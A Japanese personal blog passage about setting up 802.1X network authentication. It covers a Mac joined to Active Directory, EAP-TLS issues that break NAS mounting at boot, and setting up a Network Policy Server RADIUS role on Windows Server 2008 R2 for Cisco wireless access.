うちのMacはADに参加しているのですが、その認証情報を使って802.1Xの認証できなかあと。
探していると”MACアドレス認証”に関する情報ばかり出てきます。まぎらわしい。
やっぱりEAP-TLSでクライアント証明書を使う感じなのかなー。
これはまぁ仕方ないかな。
とりあえず今日はこの辺で。
— 追記 —
EAPに変えてから、ログイン後にしか802.1Xの認証が走らないせいか、起動時のNASのマウントに失敗するようになってしまいました・・・。
結構同じ悩みの人が多い模様。参った。
結局、802.1Xの認証情報がログインのキーチェインにあるのでこうなるっぽいのですが・・・。
ちょっと参考記事のメモ
・EAP-TLSでコンピュータ認証にする話?
New Contributor ktran Posts: 2 Registered: 08-19-2014 Enforce Machine Authentication with MAC OS X (EAP-TLS)
ではでは。またの機会に。
さて、今日は認証を設定します。
認証周りとかはこの辺が参考になります。
Cisco Aironet のワイヤレス セキュリティに関する FAQ
今回は、Active Directory上にRADIUSを立てて利用します。
まずはRADIUSの準備から。
うちはWindows Server 2008 R2です。

まずは「ネットワーク ポリシーとアクセス サービス」の役割を追加します。
サービスとしては「ネットワークポリシーサーバー」のみで良い模様。





追加したら、Active Directoryへの登録を行います。

続いて「ネットワークポリシー」に新規追加します。


今回は、無線用のグループかつCiscoからのアクセスについてアクセスを許可するポリシーを作ります。
※グループ追加の手順が抜けてますが、普通にアクティブディレクトリユーザとコンピュータとかから作ってください。

